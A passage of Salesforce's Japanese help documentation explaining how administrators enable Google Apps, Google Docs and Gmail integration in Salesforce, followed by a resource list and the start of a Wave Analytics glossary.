Salesforce Classic Mobile データセットを作成、変更、または削除する
- 「モバイル設定の管理」

- 所有者: 組織で特定の人物がコンテンツの公開を担当する場合、著者で絞り込みます。
- ファイルの種類: 特定のドキュメントタイプで絞り込みます。たとえば、商談チームは多くの場合、プレゼンテーション資料または PDF ドキュメントに関心があります。
- カスタム項目: コンテンツを分類するためにカスタムコンテンツ項目を作成している場合、カスタム項目で絞り込みます。たとえば、選択リスト値の［機能の使用方法］項目を作成した場合、［機能の使用方法］が「セールス」に一致する絞り込み条件を設定できます。

6. 必要に応じて、[レコードの上限数を設定]で2番目のラジオボタンを選択し、この設定によりモバイルデバイスに転送できるコンテンツレコードの最大数を入力することで、コンテンツレコードがモバイルデバイス上のすべてのメモリを使い切ってしまうことを防ぎます。[並び替えの基準]および[並び替え]ドロップダウンリストを使用して、モバイル設定のデータサイズの制限を超えた場合に同期されるレコードを指定します。
7. [完了]をクリックします。

関連トピック:

Salesforce Classic Mobile の設定

Salesforce CRM Content の設定

Google Apps

Google ドキュメント、Gmail、Google 関連 AppExchange アプリケーションなどの Google アプリケーション (Salesforce で使用できるようにカスタマイズされたアプリケーション) を有効にします。

Salesforce and Google Apps の開始

Salesforce and Google Apps Supported の使用開始

Salesforce での Google Apps の設定

Google Apps アカウントの作成

Salesforce での Google ドキュメントの有効化

Salesforce での Gmail™

Gmail を Salesforce に統合します。

Salesforce での Google トークの使用

Salesforce and Google Apps の開始

Google Apps は、Google がホスティング提供する、業務のコミュニケーションとコラボレーションのためにビジネスユーザ向けに設計されたオンデマンドサービスです。組織で Google Apps アカウントを持っていれば、Salesforce システム管理者は Google ドキュメント、Gmail、および Google 関連 AppExchange アプリケーション (Salesforce で使用できるようにカスタマイズされているアプリケーション) のホストを有効化することができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

Google Apps ドメイン設定の表示と変更を行う
- 「アプリケーションのカスタマイズ」

Google Apps サービスを有効化または無効化する
- 「アプリケーションのカスタマイズ」

Force.com AppExchange パッケージをインストールまたはアンインストールする
- 「AppExchange パッケージのダウンロード」

ユーザ一覧を Google にエクスポートし Google Apps アカウントを作成する
- 「アプリケーションのカスタマイズ」

ステップ 1: Google Apps アカウントの作成

組織の Google Apps アカウントを作成します。

- [設定] から、[クイック検索] ボックスに「*Google Apps*」と入力し、**[Google Apps 設定]** を選択し、[サインアップ] をクリックして、Google Web サイトのアカウントの作成ページにアクセスします。組織のドメイン名を登録するか、Google から新しいドメイン名を購入するかを選択する画面が表示されます。ドメインは、Web サイトの URL の「www.」の後ろに続く部分です。Google の手順に従って、新規または既存のドメインを設定し、Google Apps アカウントを設定します。
- 組織で Salesforce and Google Apps Supported 機能を購入した場合は、[設定] から [クイック検索] ボックスに「*Premier 設定*」と入力し、**[Premier 設定]** を選択して、Google Apps Premier Edition の新規アカウントを作成するか、既存の Standard Edition アカウントを Premier Edition にアップグレードします。詳細は、「Salesforce and Google Apps Supported の使用開始」を参照してください。

メモ: Salesforce の Google Apps は、Google Apps 企業アカウントをサポートしますが、個人用アカウントは対象外です。個人用アカウントは、メールアドレスが「gmail.com」ドメインになっていることから識別できます。たとえば、*myname*@gmail.com が個人用アカウントです。Salesforce で設定する Google Apps ドメインは、組織用に Google に登録したドメインである必要があります。たとえば、*mycompany*.com は、個人用アカウントではなく企業アカウントです。

ステップ 2: Google Apps ドメイン設定の定義

1. Salesforce の Google Apps 設定ページで **[編集]** をクリックします。
2. [Google Apps 管理連絡先] 項目のユーザを選択します。このユーザは、組織の Google Apps ユーザのための連絡先となります。たとえば、Google Apps サービスにアクセスできない場合などに、[Google Apps 管理連絡先] へ問い合わせます。[Google Apps 管理連絡先] は、組織の Google Apps 管理者として Google に登録した人と同じである必要はありませんが、Google Apps 管理者だけがドメイン内に Google Apps ユーザを新規作成できます。
3. Google に登録した [Google Apps ドメイン] を入力します。たとえば、企業の URL が `http://www.acme.com` で、その acme.com ドメインの Google Apps アカウントを作成した場合、[Google Apps ドメイン] 項目には「*acme.com*」と入力します。

4. [保存] をクリックします。

ステップ 3: Google Apps サービスの有効化

1. Google Apps 設定ページの [Google Apps サービスの有効化] セクションで、有効化する Google Apps サービスを探します。
2. [編集] または [インストール] をクリックして、サービスを有効化します。[アクション] 列では、すでに Salesforce に統合されている Google Apps サービスの場合は [編集]、インストールされていない Force.com AppExchange アプリケーションの場合は [インストール] が表示されます。統合されている Google Apps サービスは、次のとおりです。
   - Google ドキュメントを Salesforce に追加
   - Gmail to Salesforce
   - Gmail ボタンと Gmail リンク
   - Google トークサイドバーコンポーネント

     重要: Google トークは Salesforce で使用できなくなりました。Google トークを使用するための代替手段については、Google Talk のオンラインヘルプを参照してください。

   Google 関連 AppExchange アプリケーションの説明は、http://sites.force.com/appexchange を参照してください。

ステップ 4: Google Apps ユーザの作成

Salesforce で Google Apps サービスを有効化すると、組織内のすべてのユーザにそのサービスが表示されますが、ユーザがその組織のドメインの Google Apps アカウントを持っていない場合はサービスにアクセスできません。Google に登録されている Google Apps 管理者がアカウントを追加できます。詳細は、「Google Apps アカウントの作成」を参照してください。

関連トピック:

Salesforce and Google Apps Supported の使用開始

Salesforce での Google Apps の設定

Salesforce での Google ドキュメントの有効化

Salesforce での Gmail™

Salesforce and Google Apps Supported の使用開始

Salesforce and Google Apps Supported 機能には、組織の Google Apps Premier Edition アカウントが含まれています。Salesforce で、アカウントを作成するか、既存の Google Apps Standard Edition アカウントを Google Apps Premier Edition にアップグレードできます。

Salesforce で Google Apps Premier Edition アカウントの新規作成、または、既存の Google Apps Standard Edition アカウントのアップグレードを行った後、[Premier 設定] ページには、組織のドメイン名、組織で使用できる Google Apps Premier Edition ライセンス数、およびアップグレードの状況が表示されます (該当する場合)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Google Apps Premier Edition アカウントの新規作成

組織が Google Apps アカウントを持っていない場合、次の手順を実行して、Google Apps Premier Edition アカウントを登録し、Salesforce and Google Apps を有効化してください。

1. [設定] から、[クイック検索] ボックスに「*Premier 設定*」と入力し、**[Premier 設定]** を選択します。
2. 列 A の項目を入力します。

項目	説明
ドメイン名	組織の Google Apps アカウントとして登録するドメインを入力します。たとえば、会社の URL が `http://www.acme.com` の場合、[ドメイン名] として「*acme.com*」を入力します。
ユーザ名	この値を使用して、組織のアカウントの Google Apps 管理者を作成します。たとえば、Google Apps 管理者が jsmith@acme.com ならば、「*jsmith*」と入力します。Google Apps アカウントが作成されたら、その [ユーザ名] と [パスワード] を使用してログインし、必要に応じてこの値を変更できます。
名	この値を使用して、組織のアカウントの Google Apps 管理者を作成します。Google Apps アカウントが作成されたら、その [ユーザ名] と [パスワード] を使用してログインし、必要に応じてこの値を変更できます。

ユーザ権限

Salesforce で Google Apps Premier Edition の新しいアカウントを作成する

- 「アプリケーションのカスタマイズ」

  または

  Google Apps 管理連絡先

Salesforce で Google Apps Standard Edition を Google Apps Premier Edition にアップグレードする

- 「アプリケーションのカスタマイズ」

  または

  Google Apps 管理連絡先

項目	説明
姓	この値を使用して、組織のアカウントの Google Apps 管理者を作成します。Google Apps アカウントが作成されたら、その［ユーザ名］と［パスワード］を使用してログインし、必要に応じてこの値を変更できます。
メールアドレス	このメールアドレスで、Google Apps Premier Edition アカウントが作成されたときの確認通知を受信します。Google は、この値をそれ以外の目的では保存しません。
パスワード	Google Apps 管理者は、このパスワードで Google Apps にログインできます。
確認用パスワード	Google Apps 管理者は、このパスワードで Google Apps にログインできます。

3. [新規 Premier アカウントの作成] をクリックします。
4. Salesforce and Google Apps を有効化するには、[設定] から［クイック検索］ボックスに「*Google Apps 設定*」と入力し、**[Google Apps 設定]** を選択します。
5. ［Google Apps 管理連絡先］項目のユーザを選択します。このユーザは、組織の Google Apps ユーザのための連絡先となります。たとえば、Google Apps サービスにアクセスできない場合などに、[Google Apps 管理連絡先] へ問い合わせます。[Google Apps 管理連絡先] は、組織の Google Apps 管理者として Google に登録した人と同じである必要はありませんが、Google Apps 管理者だけがドメイン内に Google Apps ユーザを新規作成できます。
6. ［Google Apps ドメイン］項目に、Google で登録したドメイン名が含まれていることを確認します。
7. Salesforce で Google Apps サービスを有効化します。詳細は、「ステップ 3: Google Apps サービスの有効化」を参照してください。
8. 組織の Google Apps アカウントのユーザを作成します。詳細は、「Google Apps アカウントの作成」を参照してください。

   メモ: 作成できる Google Apps Premier Edition のアカウント数は、Salesforce and Google Apps Supported と共に組織が購入したライセンス数に制限されます。

Google Apps Premier Edition アカウントのアップグレード

次の手順を実行して、組織の既存の Google Apps Standard Edition アカウントを Google Apps Premier Edition にアップグレードします。

1. [設定] から、［クイック検索］ボックスに「*Premier 設定*」と入力し、**[Premier 設定]** を選択します。
2. 列 B の項目を入力します。

項目	説明
ドメイン名	組織の Google Apps Premier Edition アカウントとして登録するドメイン。Salesforce and Google Apps をすでに有効化している場合、この項目にはあらかじめ組織のドメイン名が入っています。
`Google Apps` トークン	Google Apps Standard Edition から Google Apps Premier Edition にアップグレードする必要のある 16 桁のトークン。組織の Google Apps 管理者は、Google Web サイトでこの情報にアクセスできます。詳細は、列 B の **[Google Apps トークンの取得]** をクリックしてください。

3. **[既存のアカウントの Premier へのアップグレード]** をクリックします。
4. Salesforce and Google Apps を有効化するには、[設定] から ［クイック検索］ ボックスに *「Google Apps 設定」* と入力し、**[Google Apps 設定]** を選択します。
5. 必要に応じて、`［Google Apps 管理連絡先］` 項目を編集します。このユーザは、組織の Google Apps ユーザのための連絡先となります。たとえば、Google Apps サービスにアクセスできない場合などに、[Google Apps 管理連絡先] へ問い合わせます。[Google Apps 管理連絡先] は、組織の Google Apps 管理者として Google に登録した人と同じである必要はありませんが、Google Apps 管理者だけがドメイン内に Google Apps ユーザを新規作成できます。
6. `［Google Apps ドメイン］` 項目に、Google で登録したドメイン名が含まれていることを確認します。
7. 必要に応じて、Salesforce で Google Apps サービスを有効化します。詳細は、「ステップ 3: Google Apps サービスの有効化」を参照してください。
8. 必要に応じて、組織の Google Apps アカウントのユーザを作成します。詳細は、「Google Apps アカウントの作成」を参照してください。

   メモ: 作成できる Google Apps Premier Edition のアカウント数は、Salesforce and Google Apps Supported と共に組織が購入したライセンス数に制限されます。

関連トピック:

Salesforce and Google Apps の開始

Salesforce での Google Apps の設定

[設定]から、[クイック検索]ボックスに「*Google Apps 設定*」と入力し、**[Google Apps 設定]**を選択して Google Apps ドメイン設定を編集し、Salesforce で Google Apps サービスを有効化または無効化したり、Google 関連の Force.com AppExchange パッケージをインストールまたはアンインストールしたりします。

重要: Salesforce で組織の Google Apps アカウントの作成が済み、Google Apps ドメイン設定が行われるまでは、Salesforce で Google Apps を使用できません。アカウントの作成とドメイン設定の手順は、「Salesforce and Google Apps の開始」(ページ 4091)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

Google Apps ドメイン設定を編集しサービスを有効化または無効化する
- 「アプリケーションのカスタマイズ」

AppExchange パッケージをインストールまたはアンインストールする
- 「AppExchange パッケージのダウンロード」

Google Apps ドメイン設定の編集

ドメイン設定では、組織の Google Apps アカウントを管理するユーザと、Google に登録した組織のドメインの 2 つの値を設定します。Salesforce で Google Apps を有効にするには、この両方の設定が必須です。ドメイン設定を編集する手順は、次のとおりです。

1. [Google Apps ドメインの設定] セクションで **[編集]** をクリックします。
2. 必要に応じて、[Google Apps 管理連絡先] 項目で新規ユーザを選択します。このユーザは、組織の Google Apps ユーザのための連絡先となります。たとえば、Google Apps サービスにアクセスできない場合などに、[Google Apps 管理連絡先] へ問い合わせます。[Google Apps 管理連絡先] は、組織の Google Apps 管理者として Google に登録した人と同じである必要はありませんが、Google Apps 管理者だけがドメイン内に Google Apps ユーザを新規作成できます。
3. 必要に応じて、組織の Google Apps アカウント用に Google に登録する [Google Apps ドメイン] を変更できます。[Google Apps ドメイン] は、通常、会社のドメインです (acme.com など)。

Google Apps サービスの変更

Salesforce と統合される Google Apps サービスの一覧と、AppExchange から簡単にインストールできる Google 関連の Force.com AppExchange アプリケーション (英語版のみ) へのリンクです。

統合されたサービスを有効化または無効化するには、サービス名の横にある **[編集]** をクリックします。次のサービスがあります。

- Google ドキュメントを Salesforce に追加
- Gmail to Salesforce
- Gmail ボタンと Gmail リンク
- Google トークサイドバーコンポーネント

重要: Google トークは Salesforce で使用できなくなりました。Google トークを使用するための代替手段については、Google Talk のオンラインヘルプを参照してください。

AppExchange アプリケーション (英語版のみ) をインストールまたはアンインストールするには、該当する名前の横にある[インストール]または[アンインストール]をクリックします。提供されている Google 関連 AppExchange アプリケーションをすべて確認するには、http://sites.force.com/appexchange を参照してください。

実装のヒント

- Google Apps についての詳細は、Google のオンラインヘルプを参照してください。
- Salesforce の Google Apps は、Google 企業アカウントでは使用できますが、個人用アカウントでは使用できません。個人用アカウントは、メールアドレスが「gmail.com」ドメインになっていることから識別できます。たとえば、*myname*@gmail.com が個人用アカウントです。Salesforce で設定する Google Apps ドメインは、組織用に Google に登録したドメインである必要があります。たとえば、*mycompany*.com は、個人用アカウントではなく企業アカウントです。
- 組織の Google Apps アカウントを作成したら、Salesforce ユーザの Google Apps アカウントを作成します。[設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ]を選択して、[Google Apps にエクスポート] をクリックします。
- ユーザにそれぞれの Google Apps のユーザ名とパスワードを通知します。
- Google Apps サービスが有効化されると、ユーザが Salesforce の変更を確認できます。
- Force.com AppExchange から入手できるすべての Google アプリケーション (英語版のみ) を参照するには、http://sites.force.com/appexchange にアクセスしてください。
- デフォルトでは、組織のドメイン内の Google Apps ユーザは、そのドメイン外の Google Apps アカウントとも Google ドキュメントを共有できます。Google Apps アカウントのコントロールパネルには、共有設定があり、ドキュメントの共有を自分達のドメイン内に制限できます。
- [Salesforce サービスへの Google ドキュメント追加] が無効な場合、Google ドキュメントには Salesforce レコードからアクセスでき、レコードから削除されたごみ箱内の Google ドキュメントは、Salesforce から永続的に削除されます。[Google ドキュメントを Salesforce に追加] サービスが 30 日以内に再度有効になると、無効になる以前に Salesforce レコードに関連付けられていた Google ドキュメントは、以前の場所に復元されます。[Google ドキュメントを Salesforce に追加] サービスが無効になっても、Salesforce CRM Content ライブラリにある Google ドキュメントには影響しません。無効化されても、ライブラリ内の Google ドキュメントの関連付けは削除されず、[ごみ箱] にある Google ドキュメントが完全に削除されることもありません。
- Salesforce CRM Content の [寄稿] タブへのアクセス権を持つカスタマーポータルおよびパートナーポータルのユーザは、新しい Google ドキュメントを作成し、既存の Google ドキュメントを Salesforce ライブラリに関連付けることができます。Salesforce CRM Content へのアクセス権を持たないポータルユーザは、既存の Google ドキュメントをレコードに関連付けることはできますが、ポータルにある [Google ドキュメント、メモおよび添付ファイル] 関連リストへのアクセス権を持っていないため、新しい Google ドキュメントをレコード内で作成することはできません。ポータルユーザは、[Google ドキュメントを Salesforce に追加] ブラウザボタンを使用できません。
- カスタマーポータルとパートナーポータルのユーザは、[Gmail ボタンと Gmail リンク] にはアクセスできません。
- 組織で Salesforce for Google Apps Supported 機能を購入された場合は、「Salesforce and Google Apps Supported の使用開始」 (ページ 4093)を参照してください。

ベストプラクティス

- Sandbox や Developer Edition 組織を使用して、Google Apps とのインテグレーションをテストします。
- Google Apps ユーザと同様の管理を、Salesforce ユーザにも行います。たとえば、Salesforce ユーザを無効にする場合、組織の Google Apps アカウントのコントロールパネルにあるそのユーザの Google Apps アカウントも無効にします。組織の Google Apps アカウントの管理についての詳細は、Google のオンラインヘルプを参照してください。
- Google ドキュメントを Salesforce ですばやく見つけ出すには、検索を使用して検索します。

関連トピック:

Salesforce and Google Apps の開始

Google Apps アカウントの作成

組織の Google Apps アカウントを作成し、Salesforce で Google Apps を有効化した後、個々のユーザ用の Google Apps アカウントを作成できます。Salesforce で有効になっている Google Apps サービスにアクセスするには、組織が Google に登録したドメインの Google Apps アカウントが、各ユーザに必要です。アカウントには、ユーザ名とパスワードがあり、それを使って、ユーザはすべての Google Apps サービスにログインできます。

メモ: 組織で Salesforce and Google Apps Supported を購入された場合、作成できる Google Apps Premier Edition のアカウント数は、組織が購入したライセンス数に制限されます。

ユーザ一覧を Google にエクスポートして各ユーザの Google Apps アカウントを作成する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. [ビュー] のドロップダウンリストで、ユーザ一覧を選択します。
3. 一覧にあるすべてのユーザをエクスポートするには、[Google Apps にエクスポート] をクリックします。特定のユーザのみをエクスポートするには、[アクション] 列でエクスポートするユーザを選択します。

   メモ: 組織で Google Apps が有効になっていない場合、[Google Apps にエクスポート] ボタンは表示されません。Salesforce で Google Apps を有効にするには、「Salesforce and Google Apps の開始」 (ページ 4091)を参照してください。

4. [Google Apps へのユーザのエクスポート] ページで、ステップ 1 で選択したビュー名のエクスポートファイルリンクをクリックします。リンク名は、エクスポートするユーザを選択したリストビューによって異なります。たとえば、[すべてのユーザ] リストなら、[Google Apps へのユーザのエクスポート] ページにあるリンクは、[すべてのユーザ エクスポートファイル] です。
5. エクスポートリンクをクリックして表示される CSV スプレッドシートで、各ユーザの仮パスワードを設定します。必要に応じて、任意のユーザの [username]、[姓]、および [名] を変更できます。Google では、

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ユーザを Google にエクスポートする
- 「アプリケーションのカスタマイズ」

Google Apps アカウントを新規作成する
- Google Apps 管理者

スプレッドシートのユーザ名にドメインを付加して、アカウント名を作成します。たとえば、ドメインが acme.com で、スプレッドシートに john.doe と jane.doe というユーザ名があると、Google Apps ユーザ名は john.doe@acme.com と jane.doe@acme.com になります。

6. スプレッドシートを自分のコンピュータに保存します。
7. **[Google Apps のアカウントの一括更新ツール]** リンクをクリックして、組織の Google Apps アカウント用の [アカウントの一括更新] ページを起動します。プロンプトが表示されたら、Google Apps 管理者ユーザ名でログインします。Google に組織のアカウント管理者として登録されているユーザのみが、組織のドメインの Google Apps アカウントを作成できます。
8. Google の指示に従ってスプレッドシートにあるデータをインポートします。Google Apps 管理者に確認レポートが送信されます。また、アカウントが作成されると、ユーザに新しい Gmail アカウントの通知メールが送信されます。
9. ユーザにそれぞれのユーザ名とパスワードを通知します。Salesforce で有効になっている Google Apps サービスを使用する際には、これらの情報が必要になります。

関連トピック:

Salesforce and Google Apps の開始

Salesforce での Google ドキュメントの有効化

重要: Google Apps サービスを Salesforce で有効にすると、すべての Salesforce ユーザに表示されます。これらのサービスを使用するには、ユーザは自社のドメインに Google Apps アカウントが必要です。詳細は、「Salesforce and Google Apps の開始」を参照してください。

Google ドキュメント™ により、オンデマンドのドキュメント、スプレッドシート、プレゼンテーションの作成、ブラウザでのそれらの編集、および他のユーザとのリアルタイムでの業務連携作業が可能です。

[Google ドキュメントを Salesforce に追加] サービスを有効または無効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Google Apps 設定*」と入力し、**[Google Apps 設定]** を選択します。
2. [Google Apps サービスの有効化] リストの [Google ドキュメントを Salesforce に追加] オプションの横にある **[編集]** をクリックします。
3. [有効化] を選択します。
4. 利用規約を読み、同意するかどうかを示します。
5. **[保存]** をクリックします。

[Google ドキュメントを Salesforce に追加] サービスが有効である場合は、次の変更により、ユーザは Google ドキュメントの作成、編集、または参照を行い、それらを Salesforce レコードに関連付けることができます。

- 取引先、納入商品、取引先責任者、契約、リード、商談、商品、およびカスタムオブジェクトに関する [メモ & 添付ファイル] 関連リストは、[Google ドキュメント、メモ & 添付ファイル] に名前が変わりました。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[Google ドキュメントを Salesforce に追加] サービスを有効化する
- 「アプリケーションのカスタマイズ」

- ケース、ソリューション、およびキャンペーンに関する [添付ファイル] 関連リストは、[Google ドキュメント & 添付ファイル] に名前が変わりました。
- Salesforce CRM Content が有効な場合、[ライブラリ] タブには、**[Google ドキュメントの追加]** ドロップダウンリストが表示されます。

ユーザは、**[Google ドキュメントを Salesforce に追加]** ブラウザボタンをインストールすることもできます。このボタンにより、Salesforce にログインしていなくても、1 つの Google ドキュメントを複数の Salesforce レコードまたは 1 つの Salesforce CRM Content ライブラリに関連付けることができます。

実装のヒント

- Google ドキュメントについての詳細は、Google のオンラインヘルプを参照してください。
- デフォルトでは、ドメイン内の Google ドキュメントユーザは、そのドメイン外の Google Apps アカウントとも Google ドキュメントを共有できます。Google Apps アカウントのコントロールパネルには、共有設定があり、ドキュメントの共有を組織のドメイン内のユーザに制限できます。
- Salesforce CRM Content の [寄稿] タブへのアクセス権を持つカスタマーポータルおよびパートナーポータルのユーザは、新しい Google ドキュメントを作成し、既存の Google ドキュメントを Salesforce ライブラリに関連付けることができます。Salesforce CRM Content へのアクセス権を持たないポータルユーザは、既存の Google ドキュメントをレコードに関連付けることはできますが、ポータルにある [Google ドキュメント、メモおよび添付ファイル] 関連リストへのアクセス権を持っていないため、新しい Google ドキュメントをレコード内で作成することはできません。ポータルユーザは、**[Google ドキュメントを Salesforce に追加]** ブラウザボタンを使用できません。
- [Salesforce サービスへの Google ドキュメント追加] が無効な場合、Google ドキュメントには Salesforce レコードからアクセスでき、レコードから削除されたごみ箱内の Google ドキュメントは、Salesforce から永続的に削除されます。[Google ドキュメントを Salesforce に追加] サービスが 30 日以内に再度有効になると、無効になる以前に Salesforce レコードに関連付けられていた Google ドキュメントは、以前の場所に復元されます。[Google ドキュメントを Salesforce に追加] サービスが無効になっても、Salesforce CRM Content ライブラリにある Google ドキュメントには影響しません。無効化されても、ライブラリ内の Google ドキュメントの関連付けは削除されず、[ごみ箱] にある Google ドキュメントが完全に削除されることもありません。
- Google ドキュメントが Apex で参照されている場合は、組織で [Google ドキュメントを Salesforce に追加] サービスを無効にすることはできません。
- Google ドキュメントは、データストレージとして数えられます。Salesforce 内のレコードまたはライブラリに関連付けられた Google ドキュメントそれぞれについて、2 KB のストレージが使用されます。

関連トピック:

Salesforce and Google Apps の開始

Salesforce での Gmail™

Gmail を Salesforce に統合します。

Gmail to Salesforce を使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方
Gmail ボタンと Gmail リンクを使用可能なインターフェース: Salesforce Classic
使用可能なエディション: **Database.com Edition** を除くすべてのエディション

ユーザ権限

Salesforce で Gmail を有効化する
- 「アプリケーションのカスタマイズ」

重要: Google Apps サービスを Salesforce で有効にすると、すべての Salesforce ユーザに表示されます。これらのサービスを使用するには、ユーザは自社のドメインに Google Apps アカウントが必要です。詳細は、「Salesforce and Google Apps の開始」を参照してください。

Gmail は 2 通りの方法で Salesforce に統合できます。

- Gmail to Salesforce
- Gmail ボタンと Gmail リンク

Gmail to Salesforce

[Gmail to Salesforce] を使用すると、メールが自動的に記録されます。また、Gmail アカウントから送信したチャットを、活動履歴をサポートするリード、取引先責任者、商談、その他のレコードの活動として記録できます。Gmail を Salesforce に対して有効にした後で、無効にすることはできません。

Salesforce に対して Gmail を有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*メール to Salesforce*」と入力し、**[メール to Salesforce]** を選択します。有効になっていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*Google Apps 設定*」と入力し、**[Google Apps 設定]** を選択します。
3. [Google Apps 管理連絡先] と [Google Apps ドメイン] を設定して、変更を保存します。

Gmail ボタンと Gmail リンク

[Gmail ボタンと Gmail リンク] は、すべてのレコードのメール項目の横に **[Gmail]** リンクを追加し、リードと取引先責任者の [活動履歴] に **[Gmail を作成]** ボタンを追加します。Gmail リンクまたは **[Gmail を作成]** を選択すると、Salesforce により自動的に Gmail アカウントにログインし、**[宛先]** 項目を自動的に入力します。[Gmail to Salesforce] が有効であれば、Salesforce は **[BCC]** 項目にも [メール to Salesforce] のアドレスを入力します。

[Gmail ボタンと Gmail リンク] を有効化する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Google Apps*」と入力し、**[Google Apps 設定]** を選択します。
2. [Google Apps サービスの有効化] リストで、[Gmail ボタンと Gmail リンク] の横にある **[編集]** をクリックします。
3. [Gmail ボタンと Gmail リンク] を有効にするには、[有効] を選択します。

4. すべてのメール項目([設定]にあるページのメール項目を除く)の横に[Gmail]リンクを追加するには、［Gmail リンク］を選択します。
5. リードや取引先責任者の[活動履歴]に[Gmail を作成]ボタンを追加するには、［Gmail ボタン］を選択します。
6. 利用規約を読み、同意するかどうかを示します。
7. [保存]をクリックします。

実装メモ

[Gmail to Salesforce]を使用せずに、[Gmail ボタンと Gmail リンク]を有効にした場合も、取引先責任者やリードで Gmail リンクを使用できます。ただし、Salesforce で Gmail アカウントから送信したメールが記録されません。また、[メールの作成]ウィンドウの[BBC]項目には[メール to Salesforce]のアドレスが自動的に入力されません。

関連トピック:

- Salesforce and Google Apps の開始
- http://support.google.com/mail/?hl=en
- Salesforce 環境のカスタマイズ

Salesforce での Google トークの使用

重要: Google トークは Salesforce で使用できなくなりました。Google トークを使用するための代替手段については、Google Talk のオンラインヘルプを参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

Google トークを有効化または無効化する
- 「アプリケーションのカスタマイズ」

Google トークの無効化

Google トークを Salesforce で無効にする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*Google Apps*」と入力し、[Google Apps 設定]を選択します。
2. [Google Apps サービスの有効化]リストの[Google トークサイドバーコンポーネント]オプションの横にある[編集]をクリックします。
3. ［有効］チェックボックスをオフにします。
4. [保存]をクリックします。

関連トピック:

- Salesforce and Google Apps の開始

その他のリソース

詳細情報が必要ですか? 次のヒント集を確認してください。

ヒント集

ヒント集

Salesforceでは、オンラインヘルプだけでなく印刷可能なドキュメントを公開し、機能についての習得とSalesforceの適切な管理ができるようにしています。


Salesforce Communities

Salesforce CRM Content

分析

Wave Analytics

Salesforce Wave Analytics は、複数ソースからのデータの接続、そのデータの対話ビューの作成、ダッシュボードでのそれらのビューの共有を行うためのクラウドベースのプラットフォームです。ビジネスユーザへのインサイトの配布をより容易にし、ユーザが変化する情報を理解してアクションを実行できるようにします。



- Trailhead を使用した Wave Analytics の学習
- Wave Analytics 用語集
- Wave Analytics の制限
- Wave Analytics の制限事項

事前作成済み Wave アプリケーション

- Sales Wave Analytics アプリケーション
- Service Wave Analytics アプリケーション
- Event Monitoring Wave アプリケーション

Wave Analytics の設定

- Wave Platform の設定 | PDF
- Wave Analytics セキュリティ実装ガイド PDF

Salesforce データと外部データの統合

- データインテグレーション | PDF
- Getting Started with Wave Replication (Pilot) Tipsheet PDF (Wave Replication (パイロット) の使用開始のヒント集 PDF)
- Wave Analytics 外部データ API 開発者ガイド | PDF
- Wave Analytics 外部データ形式リファレンス | PDF

探索とデザイン

- データの探索と視覚化

- Wave ダッシュボードの構築
- アプリケーションを使用した Wave アセットの整理

Wave の全面的な拡張および共有

- あらゆる場所へのダッシュボードの埋め込み
- Wave の移行、パッケージ化、および配布
- Wave を全面的に拡張する方法の追加

Wave Analytics のカスタマイズ

- Dashboard JSON Guide | PDF
- Wave Analytics SAQL リファレンス | PDF
- Wave Analytics 拡張メタデータ (XMD) リファレンス | PDF

Wave Analytics Mobile

- Salesforce Analytics for iOS ヘルプ

Wave REST API

- 『Wave Analytics Wave REST API 開発者ガイド』 | PDF

Trailhead を使用した Wave Analytics の学習

Trailhead を使用すれば、Salesforce を無料で楽しく学習できます。Trailhead により、Wave が有効になっている特殊な Developer Edition 組織を使用して Wave Analytics を学習できるようになりました。



Wave Analytics トレイルでは、古い Developer Edition 組織を使用できません。制限された Analytics Cloud Wave Platform ライセンスが付属し、Wave トレイルで必要なサンプルデータが含まれる特殊な Developer Edition にサインアップする必要があります。

次のトレイルでは特殊な Developer Edition 組織へのサインアップがあります。

- Wave Analytics を使用した探索: http://developer.salesforce.com/trailhead/trail/wave_analytics_explorer
- Wave アプリケーションによる分析の加速化: http://developer.salesforce.com/trailhead/trail/wave_analytics_apps

関連トピック:

Wave Analytics の制限

Wave Analytics 用語集

よく使用される Wave Analytics 用語を理解しておきましょう。

アプリケーション
: アプリケーションには、ダッシュボード、レンズ、およびデータセットが、データ分析を同僚と共有するために妥当な任意の組み合わせで含まれます。アプリケーションはフォルダに似ています。アプリケーションを使用して、ユーザのデータプロジェクト (非公開と共有の両方) を整理して共有を制御できます。

ダッシュボード
: ダッシュボードは、1 つ以上のレンズでデータに基づいて選ばれたグラフ、総計値、テーブルのセットです。

ダッシュボード JSON ファイル
: ダッシュボード JSON ファイルでは、ダッシュボードに含まれるコンポーネントを定義し、それらの接続方法を記述します。

データ監視
: データ監視ツールでは、データフローとシステムジョブを監視できます。データフローの開始、停止、再スケジュール、ダウンロード、アップロードにも使用できます。

データフロー
: データフローとは、Salesforce オブジェクトまたはデータセットから抽出するデータ、データセットを変換する方法、およびクエリで使用可能にするデータセットを指定する一連の指示です。

データフロー定義ファイル
: データフロー定義ファイルは、データフローロジックを表す変換が含まれる JSON ファイルです。

データフロージョブ
: データフロージョブは、データフローのロジックを処理します。
